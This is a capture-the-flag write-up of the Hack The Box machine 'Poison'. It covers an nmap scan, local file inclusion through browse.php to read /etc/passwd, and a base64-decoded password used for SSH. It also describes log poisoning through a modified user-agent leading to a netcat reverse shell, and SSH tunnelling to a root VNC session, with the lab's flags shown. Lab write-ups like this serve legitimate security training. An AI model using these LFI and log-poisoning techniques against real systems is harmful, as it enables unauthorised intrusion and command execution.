



# POISON

LOCAL FILE INCLUSION, LOG POISONING AND EXPLOITING XVNC

COBAAS


12<sup>TH</sup> SEPTEMBER 2018

## Contents

Scanning the Host .....	2
Obtaining Credentials.....	3
Getting a Shell .....	4
<b>Method One: SSH</b> .....	4
<b>Method Two: Log Poisoning</b> .....	5
Privilege Escalation.....	6
What was learnt from this Machine.....	7
Further Reading .....	7

## Scanning the Host


As usual, I began the recon stage of the process by using *nmap* to scan the hosts address of 10.10.10.84, outputting this to a file called *Poison*. This showed several processes that were currently running, including an *ssh* service on port 22, an *Apache* webserver on port 80, and *VNC* on port 5902.



```
File Edit View Search Terminal Help
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
|_ ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256  4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256  0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
5802/tcp  open  http     Bacula http config
|_ http-title: File Not Found
5902/tcp  open  vnc      VNC (protocol 3.8)
|_ vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|     STDV VNCAUTH_ (2)
6002/tcp  open  X11:2?
|_ x11-access: ERROR: Script execution failed (use -d to debug)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

Figure 1.1: Nmap Scan of Poison

Next step was to navigate to the webpage shown from the *nmap* scan and check out the webpage. This showed a page that was used to test local *.php* scripts and gave a list of a series of files that were to be tested. Of these files, two were of main interest, *phpinfo.php* – which gave details about the webserver when navigated to, and *listfiles.php*, which listed what files were available to navigate to. On navigating to *listfiles.php*, there was the previous list of files from the index page, as well as another *.txt* file: *pwdbackup.txt*.




```
view-source:http://10.10.10.84/listfiles.php
Most Visited Offensive Security Kali Linux
1 Array
2 (
3     [0] => .
4     [1] => ..
5     [2] => browse.php
6     [3] => index.php
7     [4] => info.php
8     [5] => ini.php
9     [6] => listfiles.php
10    [7] => phpinfo.php
11    [8] => pwdbackup.txt
12 )
13
```

Figure 1.2: *listfiles.php*

## Obtaining Credentials

Upon navigating to the pwddbbackup.txt directory, we were left a somewhat cryptic message, stating that the password is secure, and that it had been encoded thirteen times. Looking at the string of characters revealed that it was encoded with base64, which can be identified by its use of '=' characters for padding. So, I copied this into a text file, and then used a quick Python loop to decode it, using the b64decode module.

A screenshot of a terminal window with a dark background. The window title is 'connor@kali: ~/Documents/HackTheBox/Poison'. The terminal shows a Python session where a file named 'pwddbbackup.txt' is opened, its contents are read, and then decoded thirteen times using the 'b64decode' module from the 'base64' library. The final output is the decoded password: 'Charix!2#4%6&8(0'.


```
connor@kali: ~/Documents/HackTheBox/Poison
File Edit View Search Terminal Help
connor@kali:~/Documents/HackTheBox/Poison$ python
Python 2.7.14+ (default, Mar 13 2018, 15:23:44)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from base64 import b64decode
>>> p = open('pwddbbackup.txt').read().strip()
>>> for i in range(13):
...     p = b64decode(p)
...
>>> p
'Charix!2#4%6&8(0'
>>>
```

*Figure 1.3: Python to decode Base64 password*

This revealed a password: *Charix!2#4%6&8(0*, which could be used on the ssh service we spotted from the nmap scan previously.

To login using ssh however, you need a password and a username, which I still hadn't obtained yet, so I went back to the *index.php* page and had a look at the submission box. I typed in *hello.php*, to see if the server would execute the underlying php code, and noticed that it returned an error, stating that it couldn't find the *hello.php* file. This suggested that it may be vulnerable to Local File Inclusion (LFI), so I modified the URL to change from *hello.php* to */etc/passwd*, which then revealed the password file, with an interesting username at the bottom.



A screenshot of a web browser window. The address bar shows 'view-source:http://10.10.10.84/browse.php?file=/etc/passwd'. Below the address bar, there are several tabs: 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', and 'Exploit-DB'. The main content area displays the contents of the /etc/passwd file, with line numbers 1 through 33 on the left. The file content lists system users and regular users with their IDs, names, shells, and home directories.

```
1 # $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
2 #
3 root:*:0:0:Charlie <:/root:/bin/csh
4 toor:*:0:0:Bourne-again Superuser:/root:/usr/sbin/nologin
5 daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
6 operator:*:2:5:System <:/usr/sbin/nologin
7 bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
8 tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
9 kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
10 games:*:7:13:Games pseudo-user:/usr/sbin/nologin
11 news:*:8:8:News Subsystem:/usr/sbin/nologin
12 man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
13 sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
14 smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
15 mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
16 bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
17 unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
18 proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
19 pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
20 _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
21 uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
22 pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
23 auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
24 www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
25 ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
26 hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
27 nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
28 _tss:*:601:601:TrouSeRS user:/var/empty:/usr/sbin/nologin
29 messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
30 avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
31 cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
32 charix:*:1001:1001:charix:/home/charix:/bin/csh
33
```


Figure 1.4: LFI to grab /passwd file

## Getting a Shell

### Method One: SSH

There are actually two completely separate methods to obtain a shell on this machine, the first method involves simply creating an ssh session and logging in with the credentials obtained earlier, while the second method involves using a technique known as Log Poisoning. For the purpose of learning new techniques, I will cover both methods in this section.

Using the credentials obtained earlier, it was simple to ssh into the box and grab the user flag. Which can be seen in the example below.

A screenshot of a terminal window. The prompt is 'charix@Poison:~'. The user has run 'ls' and the output is 'secret.zip' and 'user.txt'. Then the user has run 'cat user.txt' and the output is 'eaacdfb2d141b72a'. The terminal has a dark background with a blue border at the bottom.

```
charix@Poison:~ % ls
secret.zip      user.txt
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a
charix@Poison:~ %
```

Figure 1.5: User Flag

There was also a second file, called *Secret.zip*, which required a password to unzip, so I used scp to move this to my kali box, and unzipped it with the password gained from decoding the base64 message earlier. It appeared to be a file of ASCII text, and when catting the file to the terminal it just returned garbage, so for now the file was useless, although it would become useful later.

## Method Two: Log Poisoning

This method involves using a method known as Log Poisoning, whereby commands can be executed server-side by using LFI to navigate to the directory of the log files. In order to perform this, I first had to intercept the traffic between my machine and the Poison box. So I fired up Burp, grabbed the request and modified it so that the user-agent became a php query that would be executed, seen below:




Figure 1.6: Modified Burp Request

I then navigated to the directory of the httpd-access.log file, and from here was able to modify the 'TheresAFewConors' variable in the URL to execute bash server-side! I first tested this with *hostname*, followed by *ls -la*. Since it appeared to be working, all that was left was to use the netcat reverse shell code from PentestMonkey (linked at the end) while listening over port 4568 for the connection, the connection can be seen below:




Figure 1.7: LogPoisoning complete


## Privilege Escalation

The first part of the privilege escalation step was to see what processes were running on the box, this was performed with the `ps -auxw` command. This immediately showed a root process running VNC, which showed up in the nmap scan earlier, so I decided to start by looking at this service.

Using a technique to forward all traffic from the localhost of the machine to an arbitrary port number, I established a new ssh session to tunnel this information. This was completed with the following command:

```
ssh -L 4567:127.0.0.1:5901 charix@10.10.10.84
```


The syntax being `-L` for listening port : host : hostport. This was then tested using `netstat`, and searching for port 4567, to see if anything was listening, which showed that it had successfully worked, seen below:



```
connor@kali:~$ sudo netstat -anlp | grep 4567
tcp        0      0 127.0.0.1:4567      0.0.0.0:*           LISTEN      4689/ssh
tcp6       0      0 :::4567             :::*                 LISTEN      4689/ssh
connor@kali:~$
```

Figure 1.8: netstat detect tunnel

Next was to attempt to login to the vnc server, which I performed using `vncviewer`, and on first attempt using the password decoded from earlier, it failed. So this was obviously not the correct credentials. However, I remembered that secret file from earlier, so using the `-passwd` argument I directed the secret file into the vnc login, which worked successfully, giving me root access on the machine. I then opened the `root.txt` file to grab the hash, which can be seen below:



```
root@Poison:~# ls
.Xauthority  .k5login      .rnd          .viniinfo
.cshrc       .login        .ssh          .vnc
.history     .profile      .vin          root.txt
root@Poison:~# cat root.txt
716d04b188419cf2
root@Poison:~#
```

Figure 1.9: Grabbing the Root Flag

## What was learnt from this Machine

Two new techniques were learnt from this machine, the first method involves using Local File Inclusion (LFI) to include files that are already locally present on the server. The vulnerability exists because of a lack of proper input validation, and allows an attacker to inject characters traversal characters such as '../' for directory traversal. LFI was used on this machine to read the /etc/passwd file and obtain a list of usernames, which were then used in conjunction with the password obtained from decoding the base64 message to log in via ssh.

The second technique learnt is a method known as Log Poisoning. This involves 'poisoning' the logs on the server by intercepting and modifying the request. This can then be stored in the server's log files, eg. error.log, then navigating to the directory via LFI where the log exists, causing the poisoned log to be loaded, and underlying code to be executed. This again exists due to a lack of input validation, as well as incorrect file permissions. In this scenario it was used to execute bash commands.

## Further Reading

Cover Image: <http://mulliganstudios.tumblr.com/post/25563703539/csa-images>

PentestMonkey: <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>